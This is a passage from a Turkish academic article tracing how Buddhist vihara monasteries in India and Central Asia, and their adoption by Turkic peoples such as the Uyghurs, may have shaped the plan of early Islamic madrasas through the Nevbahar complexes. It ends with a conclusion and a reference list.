<sup>13</sup> Buda'nın ölümünden sonraki yüz yılda Budist Sangha teşkilatı genel olarak Hinayana ve Mahayana şeklinde iki ana kola ayrıldı. Mahayana (maha: büyük, yana: araba), köklü şekilde ahlak, doktrin, manastır hayatı ve Buda anlayışı konusunda Hinayana (hina: küçük, yana: araba)'dan ayrılır. Hinayanacılar, tabiat olarak muhafazakar olan eski gerçek Budizm'in takipçileridir. Hinayana Tanrı'nın varlığını inkar eden bir mezheptir. Hinayana'da Sangha (teşkilat) bulunur. Dharma Tanrı'nın yerini almıştır. Böylece o, pratikte Buda'ya ibadet etmeye izin verse bile, doktrinde Tanrı'yı inkar eder. Hayat sahibi bir Tanrı'ya bağlılık anlayışı yoktur.

Mahayana ekolü gelişmeci, uzlaştırıcı ve evrenseldir. O bize Tanrı, ruh ve insan kaderinin pozitif fikirlerini verir. Mahayana mezhebi salıkları "Boddhisatva" veya "Budalık" haline ulaşmaya çalışırlar. Mahayana'da Buda tapınma idolü olmuş ve en yüce varlıkla aynı sayılma durumuna gelmiştir. Mahayana mezhebi için Buda'nın merhamet ve bağışı, insanın evrensel kurtuluşuna da götürebilir. Mahayana askın bir gerçeğe inanır ve Buda onunla aynı kabul edilir. O, dünyanın en yüce gerçeklik olduğunu reddeder. Dünya olağanüstüdür, ancak sonuçta gerçek değildir.


Geç dönem Ajanta viharalarından 4. ve 5. yüzyıl arasında yapılan Vihara 1, (Şekil 6). 35,7 x 27,6 m boyutlarında kare avlulu bir yapıdır. Kolonlu giriş sofasıyla ulaşılan revaklı avlu (19,5 x 2.82 x 4,1 m) ve etrafında 14 öğrenci hücresi bulunmaktadır.



**Şekil 5.** Ajanta Vihara 1, M.S. 4. - 5. yy, Maharashtra [19]

Zamanla gelişen Budist manastır mimarisi kapsamında kaya manastırları dışında gelişen kompleksler de bulunmaktadır. Bunların en önemlilerinden biri de Hindistan'da Bihar şehrinde, kuruluşu MÖ. IV. yüzyıla dayanan Nalanda Maha Vihara'dır. Buda hayattayken Pavarika korusunda ziyaret ettiği ve kaldığı küçük vihara yüzyıllar içinde genişletilmiş ve zamanla gelişecek olan büyük bir kompleks içinde yer almıştır [20].


Farklı dönemlerde yapılmış içinde toplam 11 vihara ve 5 tapınak bulunan kompleksteki ilk tapınak (Tapınak No:3, mavi alan) Budizmi kabul eden ilk kral olan Mauryan İmparatoru Kral Aşoka (MÖ.273-MÖ.232) tarafından yaptırılmış ve daha sonraki eklerle son halini almıştır (Şekil 7). Nalanda Maha Vihara kompleksi en önemli gelişmelerini Gupta (III.-VI. yy) İmparatorluğu ve Pala İmparatorlukları (VIII.-XII. yy) döneminde yaşamıştır [20]. Kompleks V.-XI. yüzyılları arasında yaklaşık 800 yıl boyunca üniversite olarak kullanılan önemli bir bilim merkezi olmuş, dünyanın ilk uluslararası üniversitesi kabul edilmiştir [20].



**Şekil 6.** Sri Nara Maha Vihara kompleksi, Nalanda Üniversitesi, Bihar, Hindistan, M.Ö. 5. yy, Bihar, Hindistan [20].


Rahiplerin eğitim almaları ve konaklamaları için yapılan viharaların ilki ilk yapılan tapınağın karşısında yer alan, Sakraditya<sup>14</sup> tarafından yapılan vihara'dır (Site no: 1B, turuncu alan). Eklenen son vihara ise XI. yüzyılda Pala İmparatorluğu döneminde yapılmıştır [21](Şekil 6).

Nalanda Maha Vihara'da bulunan viharaların planları incelendiğinde tipik bir vihara planı şu şekildedir: eyvana benzer bir mekandan girişe gelmekte ve oradan da etrafi ayaklarla çevrili büyük avluya açılan eyvan şeklinde diğer bir mekana geçilmektedir. Ayaklı avlu etrafında öğrenci hücreleri yer almaktadır. Girişin karşısında avlunun karşısında tapınak yer almaktadır. Avludan tapınağa bir sekiden girilmektedir. Vihara içerisinde ayrıca fırın, ocak, kuyu gibi çeşitli ihtiyaçları karşılamak için gerekli birimler yer almaktadır (Şekil 8).



**Şekil 7.** Tipik bir viharanın bölümleri, Nalanda Maha Vihara örneği [21]

<sup>14</sup> Asıl adı Kumaragupta olan Gupta İmparatoru (415-455).




Şekil 8. Jaulian Budist Manastır kompleksi, 2.yy, Taxila, Pakistan [22]

Budizm, Hindistanda halka ait ve manastır hayatı için geniş alanlar gerektiren ilk din olmuştur. Kuşan İmparatorlu döneminde yaptırılan 28 hücreli Julian manastırı günümüze ulaşabilen örneklerdendir.

### 3. BUDİST TÜRKLER

Türklerin anayurdu olarak kabul edilen Orta Asya, Güney Sibiry, Doğu ve Batı Türkistan'ı içine alan, Tanrı dağlarının güneyinde ve Çingırya steplerinin kuzeyinde kalan bölgenin adıdır. İlk Çağ'da Orta Asya (Türkistan) Partia, Margiana, Harez, Sogdiana, Fergana ve Baktriana gibi bölgeleri kapsamaktaydı. Bu bölgeler genel hatlarıyla, batıdan doğuya doğru Hazar Denizi'nden Pamir Yaylası'na, kuzeyden güneye ise Aral Gölü'nden Hindukuş Dağları'na kadar uzanan bir alanın içinde kalmaktaydı. Günümüzde bu topraklar Türkmenistan, Özbekistan, Kırgızistan, Tacikistan, Güney Kazakistan, Kuzey Afganistan ve Kuzeydoğu İran sınırları içinde yer almaktadır. Pek çok uygarlığın hüküm sürdüğü Orta Asya'da İlk/Antik Çağ boyunca sırasıyla Persler (M.Ö. VI-4. yy.), Seleukoslar (M.Ö. IV.-III. yy), Baktrianlar (M.Ö. III.-II. yy), Partlar (M.Ö. III.-III. yy), Kuşanlılar (I.-V. yy) ve Sasaniler (III.-VII. yy) devlet kurmuşlardır [22].



Şekil 9. Budizm'in Orta Asya'ya yayılışı [23]

Dinleri gök, toprak ve atalara saygı gibi kültürlerden oluşan bir dine mensup Altay bölgesinden İç Asya'ya doğru yönelen Şaman Türkler, VI. yüzyılın ortalarında Orta Asya bozkırlarında varlıklarını yeniden hissettirmeye başlamışlardır.

Budizm'i ilk kabul eden Türk topluluğu Türkî Şahlar(665–850)'dir. Kuzeybatı Hindistan'da üçüncü yüzyılın ortalarından dördüncü yüzyılın başına kadar hüküm sürmüş ve daha sonra batıya doğru giderek bugünkü Afganistan'ın merkezine, oradan da beşinci yüzyılın ortalarında Kuzey ve Orta Pakistan'a yerleşmişlerdir. Hem Hinayana hem de Mahayana'nın karışımı bir Budizm anlayışına sahip olan Türki Şahlar, kendilerinden önce o coğrafyada yaşamış olan Kuşan ve Batı Göktürklerden miras olarak önceki dönemlerde kurulmuş manastırları korumuşlardır. Geç VIII. ve IX. yüzyıllar boyunca, Türkî Şahlar Tibet İmparatorluğu'na bağlı ve onların müttefiki olmuş, Budizm'in Tibet'te yayılmasına katkıda bulunmuşlardır [24].

Budizm'i kabul eden bir diğer büyük Türk topluluğu ise Türkî topluluklara adını veren Eski Türkler'dir. Doğu Göktürk İmparatorluğu, Moğolistan'da VI. yüzyılın sonundan VIII. yüzyılın ortalarına dek hüküm sürmüştür. Kraliyet himayeleri altında bulunan Hintli, Orta Asyalı ve Çinli ustalar çoğu Budist metni Eski Türkçe 'ye çevirmiş, Eski Türkçe 'deki bazı Budist teknik terimler ve kelimeler tüm Orta Asya'da standart kabul edilerek daha sonra Uygurlar ve Moğollar tarafından da kullanılmıştır. Eski Türkler kendi Budizm anlayışlarına eski geleneksel Türkî



tanrılar veya “tengri”lerle birlikte diğer Orta Asya toplulukların aşına oldukları Zerdüş tanrılarını da katmışlardır. Bu eklektik yapı Uygurlar ve Moğollar tarafından da devralınarak aynen korunmuştur [24].

Batı Göktürk İmparatorluğu da VII. yüzyılın başından VIII. yüzyılın başına dek Budizm’in büyük koruyucularından biriydi. Yöneticileri Özbekistan’da yeni manastırlar yaptırmışlardır. Batı Göktürklerin bir kolu olan Türgiş boyu VII. yüzyıl sonları ile VIII. yüzyılın başlarında Kırgızistan ve güneydoğu Kazakistan’da Budizm’in yayılmasında öncü olmuştur

VIII. yüzyılın başlarında Kırgızistan ve Kazakistan’da bulunan Türgiş devletinin yerini Budizm’i kabul eden bir başka Doğu Göktürk boyu ve Tibet’in müttefiki olan Karluklar almıştır. Karlukların bir kolu olan Karahanlılar, IX. yüzyılın ortalarında toprakları doğu Kırgızistan’dan Doğu Türkistan’ın güneybatısındaki Kaşgar bölgesine dek uzanan bir krallık kurmuştur. Karahanlılar neredeyse bir yüzyıldan fazla bir zaman boyunca Kaşgar Budizmi ve kendi şaman geleneklerinin karşımı olan bir inancı sürdürmüşlerdir [25].

Milattan sonraki yıllarda kurulan ilk Türk devletlerinden itibaren Türklerin, Çin ve Tibet bölgesi ile ilişki içinde olduğu bir yazıttan anlaşılmaktadır. Bu yazıtta ikinci Türk İmparatorluğu (Kutluk-II Göktürk- Devleti, 682–745) imparatorluğun ilk kağanlarının bilgeliğini öven ve onların Çin ve Tibet ile olan ilişkilerinden bahsedilmektedir. Doğu Türk Devleti’nde Çin Budizm’i ile temas kurulduğu gözlenmektedir. Çin kaynaklarında, Batı Wei Hanedanı’nın başkumandanı ve Kuzey Chou yönetiminin (556-581) kurucusu Yü-wen T’ai’nin, Ch’ang-an’da ve başka yerlerde çok sayıda ibadethane ve manastır inşa ettirdiği ve bu yapıların, hem Çinlilerin hem de Türklerin ortak kullanımı için yapıldığı anlatılmıştır. Ayrıca onun “Türklerin büyük kağanı, Mu-han (553-572)” için “Türk İbadethanesi” inşa ettirdiği ve Yü-wen T’ai’nin ikinci halefi, Mingti’nin (556-560) bu ibadethanenin kuruluşunu anma vesilesiyle bir yazıt diktirdiği belirtilmiştir [26].

Budizm’in yayılmasındaki en büyük katkı sunan topluluk ise Doğu Türkistan’daki (Xinjiang veya Sincan) Uygurlar’dır. IX. yüzyılda Moğolistan’dan bugünkü Kuzeydoğu Sincan’da bulunan Turfan bölgesine göç etmiş; Budizm’in bugünkü Özbekistan’ın Soğd bölgesinden gelen tüccar toplulukları, Turfan bölgesinin Toharistanlılar ile bölgedeki Çinli tüccarların sürdürdüğü inançların karma bir şeklini kabul etmişlerdir. Bu karma inanç sistemi Kaşgar ve Hotan dahil bugünkü Sincan bölgelerinde etkili olmuş ve Karahoca Uygur krallığı sayesinde tüm bölgeye yayılmıştır. Budizm, Uygurlar arasında XVII. yüzyıla dek varlığını sürdürmüştür [27].


Uygurların diğer kolları da Budizm'i takip etmiştir. Bunlardan biri IX. yüzyılın ortalarında Moğolistan'dan Kırgızistan'ın kuzeybatısındaki Çu Nehrine gelerek buradaki Karlukların ve daha önceki Türgiş'leri izleyen kolu idi. Bir diğeryse Doğu Türkistan'da Kaşgar'dan göç ederek yüzyıl önce bölgeye yerleşmiş olan Karahan Türklerini izleyen ve Kaşgari Budizmi'ni benimseyen koldur. Sarı Uygurlar olarak bilinen Üçüncü grupsa, IX. yüzyıl ortalarında Tibet İmparatorluğu tarafından yönetilen bugünkü Çin'in Kansu eyaletine yerleşen koldur. Sayıca az olsalar da, Sarı Uygurlar bugün halen Tibet Budizmi'ni takip etmeye devam etmektedirler [28].

### 3.1. TÜRK-İSLAM MEDRESELERİNİN DOĞUŞU-NEVBAHARLAR

Medrese kelimesi, Sami dillerinde ortak kullanılan bir kelime olup, sözlükte "okumak, anlamak, bir metni öğrenmek ve ezberlemek için tekrarlamak" anlamına gelen Arapça 'ders' (dirase) kökünden türeyen bir mekân ismidir [29].

İslam medreselerinin plan formu hakkında farklı görüşler bulunmaktadır. En bilinen görüş medreselerin plan tipolojisi ve işlevi bakımından Belh ve Buhara'daki Budist viharalardan etkilenecek kuruluğu görüşüdür. Bazı kaynaklarda Buhara şehrinin isminin Budist manastırlarında 'ilmin toplandığı yer' anlamına gelen 'Vihara' kelimesinden türediği belirtilmektedir [27]. Barhold ve E.Esin'in de belirttiklerine göre 'külliye' kavram ve yapısını, Müslüman Türkler Budizm'den almış olmalıdırlar.


Milattan önceki yıllarda Budizm'in görülmediği Orta Asya'da (Türkistan'da), I. yüzyılda Yüeciler'in bir kolu olan Kuşanlar döneminde (30–375) Budizm yayılmaya başlamıştır. Bu yayılma, öncelikle Kuşanların egemen olduğu Orta Asya'nın Baktriana Bölgesinde<sup>15</sup> (Toharistan'da) olmuş, [30] VII. yüzyılda neredeyse tüm Orta Asya'ya/Türkistan'a yayılmıştır [30].



Şekil 10. Fayaz Tepe(M.Ö. 1 yy) ve Kara Tepe (2. yy) Budist Manastırları, Termez Özbekistan [31]


<sup>15</sup> Baktriya ya da Toharistan, Hindukuş Dağları ve Ceyhun Irmağı arasında yer alan, merkezi bugünkü Belh şehri olan o dönemki adı ile Baktra / Balhika / Bahdi olan, Afganistan sınırları içindeki antik bir bölgedir.

Budizm'in Orta Asya'da yayılmasının nedenleri arasında, çeşitli etnik grupların bir arada bulunması, bölgenin hızla gelişmekte olan İpek Yolu üzerinde yer alması ve ticaret yollarına hâkim olan toplumlar tarafından güvenli ortamın sağlanması gösterilebilir. Orta Asya'da Uygurlardan önceki Türk dönemlerinde de Budist tapınaklarının bulunduğu bilinmektedir. Göktürkler döneminde Akbeşim şehrinde bulunan Budist tapınaklar bunun en önemli göstergelerindendir [32](Şekil 11).



Şekil 11. Akbeşim I (8. yy) ve Akbeşim II (8. yy) Budist tapınakları, Çu Vadisi, Kırgızistan [31]


Budizm eğitiminin verildiği, yatılı rahiplerin kaldığı ve aynı zamanda gezici rahiplerin konakladığı, 'Buyan' veya 'Vihara' (manastır) adı verilen kurumların işleyişi, daha sonraki Türk medreselerine benzemektedir. Budist viharaların ilk örnekleri daha önce belirtildiği gibi kayalara oyularak yapılmıştır. Benzer şekilde Orta Asya Budist mimarisinde görülen mağara tapınaklar (Kara Tepe A, B, C, D kompleksleri) muhtemelen Hindistan'da M.Ö. 3. yüzyılda yapılmaya başlanan mağara tapınak geleneğine dayanmaktadır (Şekil 12) [30].



Şekil 12. Kara Tepe Budist Manastırları, M.S. 2. - 4. yy, Eski Tirmiz Şehri, Toharistan [30]



Ancak tapınakların asıl gelişimi Uygurlar döneminde olmuştur. Budizm’i kabul eden ilk Türk devletlerinden olan Uygurların en eski Türk gelenekleri, Maniheizm ve Budizm dinlerinin mimari karakterlerinin oluşumundaki etkisini yerleşik hayata geçmeleri sayesinde görebilmektedir. Budizm’in Uygurlar tarafından somut örnekleri olan ve Budizmle birlikte gelişen Budist külliyesi, Uygur kent mimarisinin temelini oluşturan ‘Ordu-Balık’ şehirlerindeki örneklerden anlaşılmaktadır [32].



Şekil 13. Orta Asya’da yer alan Budist manastırlarının mekan organizasyonunu gösteren şema [33]

İslamiyet’in kabulüyle birlikte Türkler ilk önce, Buyan adı verilen, Budist rahip ve yolcuların konakladığı, tıp ve din eğitimi alan öğrencilerle otacı denilen hekimlerin kaldığı, hakan veya hatunları tarafından vakıf olarak yaptırılan Budist külliyesi, vihara denilen manastırları kullanmışlardır. Budist külliyesi İslâm külliyesine dönüşmeye başlanmış, mescid-türbe şeklinde külliyesi ortaya çıkmıştır [32] [29]. İslam döneminde bu külliyelere ‘nevbahar’ denilmiş, kurulan yeni şehirler için veya yapılan yeni eklerle yenilenen şehirler için de ‘nevbahar’ kullanılmıştır (Şekil 13).


Uygurlar Belh, Buhara ve Semerkant gibi şehirlerdeki Budist manastırları kullanmaya devam etmiş, İslamiyet’in kabulüyle birlikte Türk-Budist Külliyesi denilen, ‘Nevbahar’ adındaki bu yapıları kurarak medreselerin ilk örneklerini vermişlerdir [34] (Şekil 14).



**Şekil 14.** 5-8. yy arasında Budist manastırı olarak kullanılan Nevbahar, Belh, Afganistan [35]


Soğd ve Baktriya, Orta Asya'da İslamiyetin yayıldığı en geniş bölgelerdir. Emevi Devleti (661–750), İslamiyeti yaymak için seferlere başlamış ve 663'de Belh şehrine kadar gelmişlerdir. Bu bölgede yer alan dönemin en önemli Budist eğitim merkezi olan Nava Vihara'yı ele geçiren Emeviler dini mabetlere müdahale etmemiştir. Buna örnek olarak İslam dininin hoşgörüsüyle, bölgeye 680 yıllarında ziyaret eden Çin Han İmparatorluğu'ndan bir hacı olan Yijing (I-ching), söz konusu manastırın Sarvastiva'da eğitim merkezi olarak çalışmalarını sürdürdüğünü rapor etmiştir [28]. VIII. Yüzyılda Afganistan'nın Belh şehrinde bulunan Nava Vihara'yı ziyaret eden Ömer İbnü'l Ezrak el-Kermanî, manastır hakkında bir yazı kaleme almıştır. El-Kermanî burada yapılan temel Budist gelenekleri İslami terimlere başvurarak açıklamış, buna göre ana tapınağı merkezinde küp şeklinde bir kaya bulunan, üzeri bezle örtülü, inananların tavaf ettiği ve önünde secdeye kapandığı bir yer olarak betimlemiştir [4]. Burada bahsedilen küp şeklindeki kayanın Stupa olduğu ve bölgenin geleneklerinde bir örtüyle örtüldüğü düşünülmektedir.

İlk medreselerin ne zaman inşa edildiği konusunda farklı görüşler bulunmaktadır. Bazı kaynaklarda Hz. Muhammed döneminde (610 - 632) Medine'de Kur'an öğretiminin yapıldığı Darülkurra adı verilen bir evin, medreselerin doğuşunda başlangıç olduğu ileri sürülürken; ilk yapıldığı tarihten itibaren bir eğitim ve öğretim kurumu olarak da görev yapan Mescid-i Nebevi'yi (622-623) ve orada bulunan Suffe medreselerini ilk örnek olarak kabul edenler de bulunmaktadır. Bunu destekleyenler, camilerin ayrı medrese binalarının yapılmasından sonra da dersane olarak kullanılmalarına devam edilmesini, kanıt olarak göstermektedirler [37].



Şekil 15. Orta Asya'da ki şehirleri, ticaret yollarını, Nevbahar şehirlerini gösteren harita, 10.yy [36]


İslamiyet döneminde medrese denilen ilk yüksek eğitim-öğretim kurumları Şaş (Taşkent) Belh, Buhara, Semerkant, Nişapur ve Merv, Kokand, Yarkent, Kaşkar, Özkent, Oş gibi kentlerde açılmıştır [38]. Yapılan ilk İslam medreselerinden olan Karahanlı Hükümdarı İbrahim Tamgaç Han'ın 1066'da Semerkant'ta yaptırdığı medreseye gelir sağlamak için vakıflar tahsis ettiği, günümüze ulaşan vakfiyesinden anlaşılmaktadır. Bağdat'taki Nizamiye Medresesi'nden önce Horasan'da Nişapur başta olmak üzere Doğu İslam dünyasında otuzdan fazla medresenin kurulduğu bilinmektedir (Şekil 16).



Şekil 16. Karahanlı Hükümdarı İbrahim Tamgaç Han'ın Semerkant'ta yaptırdığı medresenin restitüsyonu solda; sağda Rey'deki Selçuklu Medresesi planı [39].

Türkiye medreseleri açık ve kapalı avlulu olarak sınıflandırılır. Selçuklu döneminde aydınlıklı bir kubbeyle örtülü kapalı avlulu Konya Karatay (1251), İnce Minareli (1265), Kırşehir'deki Caca Bey (1273) gibi anıtsal nitelikli medreseler yapılmıştır. 13. yüzyılın son çeyreğinde Sivas'ta Gökmedrese, Çifte Minareli Medrese ile Erzurum'daki Çifte Minareli Medrese cephelerinde çifte minareler bulunan açık avlulu medreselerdendir. Orta Asya medrese mimari geleneklerinin - Semerkant'ta Bibi Hanım (1404) ve Uluğ Bey (1420)- Türkiye'de de devam ettiği görülmektedir [40].

Osmanlı Dönemi'nde de Selçuklu medrese geleneği bazı değişikliklerle sürdürülmüştür. Bursa'da Lala Şahin Paşa (1339), Gümüşhacıköy yakınlarındaki Hacı Halil Paşa (1415) medreseleri bunlardan bazılarıdır.



Şekil 17. Sivas Gökmedrese ve Süleymaniye Külliyesi planı [39], [40]

XV. yüzyılda özellikle sultanların inşa ettirdiği büyük medrese yapılarında revaklı ve açık avlulu modelin simetrik plan biçimlenişi içinde gerçekleştiği görülmektedir. Bursa'daki Yıldırım (1399), Yeşil (1419) ve Muradiye (1426) medreselerinin yanı sıra İstanbul'daki Fatih medreselerinde de revaklı avlunun üç kenarına hücreler yerleştirilmiş, dördüncü kenarı da kubbeli dershaneyle ayrılmıştır. XVI. yüzyılda Mimar Sinan da Süleymaniye Medresesi gibi sultanlar için yaptığı medreselerde belirtilen plan ve tasarımların dışına çıkmamış, daha mütevazı ölçekli yapılarda ise, sıkışık şehir dokusu ve zorlayıcı topoğrafik koşullardan dolayı bu şemadan farklı olarak yapıyı en sağlıklı konuma taşıyacağı değişik düzenlemeler üzerinde durmuştur. Edirne'deki Selimiye Külliyesi'nde medreselerin cami tarafına hücre yerleştirmesi, Süleymaniye

Darülhadis Medresesi'nde tek kanatlı bir planlamaya yönelerek medreselerle cami arasında bağlantı kuran ve Üsküdar'daki Şemsi Paşa Külliyesi'nde ise "L" şeklinde plan kullanarak manzara faktörünü değerlendiren tutumu plan ve tasarımdaki farklılıkla birlikte tipolojik açıdan da medrese mimarisini zenginleştirmiştir [37].

#### 4. SONUÇ VE DEĞERLENDİRME

Sonuç olarak M.Ö. IV yüzyılda bugünkü Kuzey Hindistan'da ortaya çıkan Budizm dini, Orta Asya'da I. yüzyılda Kuşan İmparatorluğu döneminde, ilk olarak Baktriana Bölgesi'nde (Kuzey Afganistan) yayılmaya başlamıştır. Buda'nın öğretilerini öğrenmek için inzivaya çekilen Budist Rahiplerin eğitim aldıkları ve konakladıkları yapılar olarak özellikle ticaret yolları üzerinde inşa edilen Budist kaya viharaların ilk örnekleri M.Ö. III. yüzyılda Budizm'in doğduğu bölge olan Magadha'da (Kuzey Hindistan) görülmüştür. Mimari karakteri 3 aşamada oluşan (Stupa, Chaitya, Vihara) oluşan bu kaya manastırların benzerleri, Budizm'in Türkler tarafından benimsenmesinden itibaren Orta Asya'da da başta Uygurlar tarafından kaya manastırları yapılarak devam etmiştir. Türklerin yaptığı bu kaya manastırların en önemli örneklerinden biri Uygurlara ait VIII. İle XIII. yüzyıllar arasında tarihlenen Bezeklik kaya manastırlarıdır. Kaya manastırlarında önemli bir yer tutan Budist rahiplerin kaldığı orta avluya açılan hücreler, V. yüzyılda Bihar'da yapılan ve dünyadaki ilk eğitim ve konaklama mekânı olan Nalanda Üniversitesi'nde de kullanılmış ve zamanla dünyadaki birçok toplumun mimarisine de yansıyan bir mekân tipolojisine dönüşmüştür.

Barthold'a göre, medreseler yüksekokul seviyesinde ilk defa Türkistan'da kurulmuş ve buradan İslam dünyasının diğer bölgelerine yayılmıştır. 17 tanesi Semerkant'ta bulunan X.-XII. yüzyıllardan kalma Türkistan'daki medreseler İslam dünyasına büyük ilim insanları kazandırmıştır. Barthold yazılarında aynı dönemlerde Samaniler zamanında Semerkant'ta 17 büyük medresenin, vihara okullarından etkilenecek inşa edilmiş olduğuna işaret etmekte [38] ise de, makalede bu bilgiye ilişkin kesin kaynaklara ulaşılamamıştır. Ancak kesin olarak bir belirtebileceğimiz şey, Türklerin Orta Asya'da İslamiyet'i kabul etmeden önce de çok sayıda Budist manastır yapısı görmüş olduğu ve bu kültürler arası etkileşimin bir şekilde mimariye yansımış olabileceğinin olası olduğudur.

Mekân tipolojilerinin Türklerin Orta Asya'dan dünyanın çeşitli bölgeleriyle etkileşimleriyle



birlikte Orta Asya Türkleri'nden Uygurların Nevbahar denilen külliyelerinden başlayıp, Osmanlı'nın da kullandığı medrese ve darüşşifa yapılarına kadar gelmiştir. Kùltürler arası etkileşimin en yoğun bölgelerinden olan Orta Asya'nın kültürel zenginliği bu bakımdan oldukça önemlidir.



## KAYNAKLAR

- [1] S. L. Gürkan, Manastır, İslam Ansiklopedisi, İstanbul, Türkiye Diyanet Vakfı, 2003, P. 558.
- [2] E. Büyükbahçeci, «Hint'te Kast Sisteminin İlk İzleri Ve Hint Edebiyatındaki Yeri,» Dctf Dergisi, Cilt 56, No. 2, Pp. 238-255, 2016.
- [3] G. Atasagun, «Jainizm,» Selçuk Üniversitesi İlahiyat Fakültesi Dergisi, No. 21, Pp. 267-297, 2006.
- [4] A. Berzin, «Budist Ve Müslüman Dünyalarının Birbirlerinin Âdetlerine Ve Öğretilerine İlişkin Bilgilerinin Tarihsel İncelemesi,» e: <https://Studybuddhism.Com>, [Erişildi: 4 10 2018].
- [5] E. Z. Turan, Budizm'de Manastır Hayatı, Ankara: Ankara Üniversitesi Sosyal Bilimler Enstitüsü Felsefe Ve Din Bilimleri (Dinler Tarihi) Anabilim Dalı, 2004.
- [6] L. B. (. Ruben), Eski Metinlere Göre Budizm, İstanbul: Okyanus Yayınları, 2000.
- [7] G. Tümer, Budizm, Türk İslam Ansiklopedisi, İstanbul, Türkiye Diyanet Vakfı, 1993, P. 352.
- [8] K. Academy, Khan Academy, <https://Www.Khanacademy.Org/> [Erişildi: 4 10 2018].
- [9] S. H. Yule, A Narrative Of The Mission Sent By The Governor-General Of India, London: Library Of Congress, 1858.
- [10] Shambhalamountain, Shambhalamountain.Org, <https://Www.Shambhalamountain.Org> . [Erişildi: 30 10 2018].
- [11] K. Shelby, «Khan Academy,» <https://Www.Khanacademy.Org> [Erişildi: 11 4 2017].
- [12] Great Stupas, <https://Global.Britannica.Com>, [Erişildi: 11 4 2017].
- [14] Ş. Gündüz, Keşiş, Türk İslam Ansiklopedisi, İstanbul, Türkiye Diyanet Vakfı, 2002, pp. 322-324.
- [15] M. M. Williams, Vihara, Oxford: Oxford University, 1980.
- [16] W. M. Spink, Ajanta: History and Development Volume Four, Boston: Brill, 2009.
- [17] A. Shimada, Oxford Bibliography, 2014, <http://www.oxfordbibliographies.com>, [Erişildi: 2017].
- [19] W. M. Spink, Ajanta: History and Development Volume Four, Boston: Brill, 2009.
- [20] P. Kumar, «Studies in Medicine at Sri Nalanda Mahavihara,» Online International Interdisciplinary Research Journal, cilt 6, no. 2, pp. 5-6, 2016.
- [21] A. S. . India, Excavated Remains of Nalanda Mahavihara, Hindistan: Hindistan Kültür Bakanlığı.
- [22] İ. Çeşmeli, Antik Orta Çağ Tapınaklarında Tipoloji, Arkeoloji ve Sanat, no. 126, pp. 93-98, 2007.
- [23] Ç. Y. Ö. Alecander Berzi, Araçların Gelişinden Önce Orta Asya'daki Budizm, 2003. <https://studybuddhism.com/tr/>. [Erişildi: 10 4 2019].
- [24] A. Berzin, Moğol İmparatorluğu'ndan önce Budist ve İslami Kültürler Arasında Kültürel Etkileşim, 1996.
- [25] O. A. T. T. Dersleri, Wilhelm Barthold, İstanbul: Çağlar Yayıncılık, 1927.
- [26] H. J. Klimkeit, Türk Orta Asyasında Budizm, Türkiyat Araştırmaları Dergisi, No. 93, Pp. 53-69, 1990.
- [27] M. Demirci, Türk-İslam Medeniyetinin İkinci Dalgası: Orta Asya'da Gelişen Bilim Ve Düşüncenin Dinamikleri (10-13. Yy), Uluslararası Türk Dünyasının İslamiyete Katkıları Sempozyumu, Isparta, 2007.
- [29] E. Taşdemirci, «Medreselerin Doğu Kaynakları ve ilk Zamanları,» Erciyes Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, no. 2, p. 272, 1988.

- [30] İ. Çeşmeli, Budist Mimarisinin Orta Asya'daki Gelişimi, Mimarlık ve Dekorasyon, no. 196, pp. 76-84, 2010.
- [31] D. S. H. Young Jae Kim, Evolution, Transformation, and Representation in Buddhist Architecture,Architecural Research, cilt 13, no. 4, p. 43, 2011.
- [32] K. Özcan, Orta Asya Türk Kentleri Üzerine Bir Tipoloji Denemesi (8.yy'dan 13. YY'la kadar), Gazi Üniv. Müh. Mim. Fak. Der. , cilt 20, no. 2, pp. 251-265, 2005.
- [33] S. O. Yuuka Nakamura, The Spatial Composition Of Buddhist Temples In Central Asia, Part 1:The Transformation Of Stupas, Intercultural Understanding, Cilt 6, No. 6, Pp. 10-13, 2016.
- [34] Y. Bedirhan, OrtaÇağ'da İpekyolu Hakimiyeti ve Türk Yurtları, Konya: Selçuk Üniversitesi, 1994.
- [35] A. Azad, The Beginnings of Islam in Afghanistan, Author, 2009.
- [36] R. W. Bulliet, Naw Bahar And The Survival Of Iranian Buddhism,British Institute Of Persian Studies, No. 14, Pp. 140-145, 1976.
- [37] N. Bozkurt, Medrese, Türk İslam Ansiklopedisi, İstanbul, Türkiye Diyanet Vakfı, 2003, P. 324.
- [38] K. Mominov, Orta Asya'da Medreselerin Tarihsel Gelişimi Ve Felsefi Temelleri, Medrese Geleneği Ve Modernleşme Sürecinde Medreseler, Muş, Muş Alparslan Üniversitesi Yayınları, 2013, P. 408.
- [39] C. Cangül, Sinan'a Saygı, Çekül Vakfı,2015. <http://www.sinanasaygi.org>. [Erişildi: 4 10 2017].
- [40] T. Eğitim, Dersimiz Tarih, 2015. <http://dersimiztarih.net> [Erişildi: 04 09 2017].
- [41] N. Ş. Doğan, Ortaçağ'da Anadolu'nun Eğitim Mekanları: Selçuklu Medreselerinden Darüşşifalarından Örnekler, Hacettepe Üniversitesi Eğitim Fakültesi Dergisi (H.U Journal Of Education), Cilt 28, No. 2, Pp. 429-443, 2013.
- [42] F. Emecen, Osmanlı Devleti'nin Kuruluşundan Fetret Dönemine,Türkler Ansiklopedisi, 49. Bölüm, Ankara, Yeni Türkiye Yayınları, 2002, Pp. 15-32.
- [43] E. Esin, Farhar-I Halluh (Karluk Budist Sanati),Türkiyat Mecmuasi, Cilt 18, Pp. 2-3, 1976.
- [44] H. C. Güzel, K. Çiçek ve S. Koca, Türkler, Ankara: Yeni Türkiye Yayınları, 2002.
- [45] M. Hattstein ve P. Delius, İslam Sanatı ve Mimarlığı, İstanbul: Literatür Yayıncılık, 2007.
- [46] H. İnalçık, Osmanlı İmparatorluğu Klasik Çağ (1300-1600), İstanbul: Yapı Kredi Yayınları, 2003.
- [47] Y. Kayalı, «Hindistan Kuşan İmparatorluğunun Yükselme Dönemi Ve Kral Kanişka (Ms 78-99),» Ankara Üniversitesi Dil Ve Tarih-Coğrafya Fakültesi Dergisi , Cilt 2, No. 55, Pp. 189-204, 2015.
- [49] A. İplikçi, Felsefi Düşüncenin İlk Metinleri: Upanişadlar, Erzurum: Atatürk Üniversitesi Sosyal Bilimler Enstitüsü Felsefe Anabilim Dalı, 2015.
- [50] D. Dinleri, Jainizmin Kurucusu Mahavira'nın Hayatı Ve Öğretileri, 2015 [Http://www.Dunyadinleri.Com](http://www.Dunyadinleri.Com), [Erişildi: 04 09 2017].
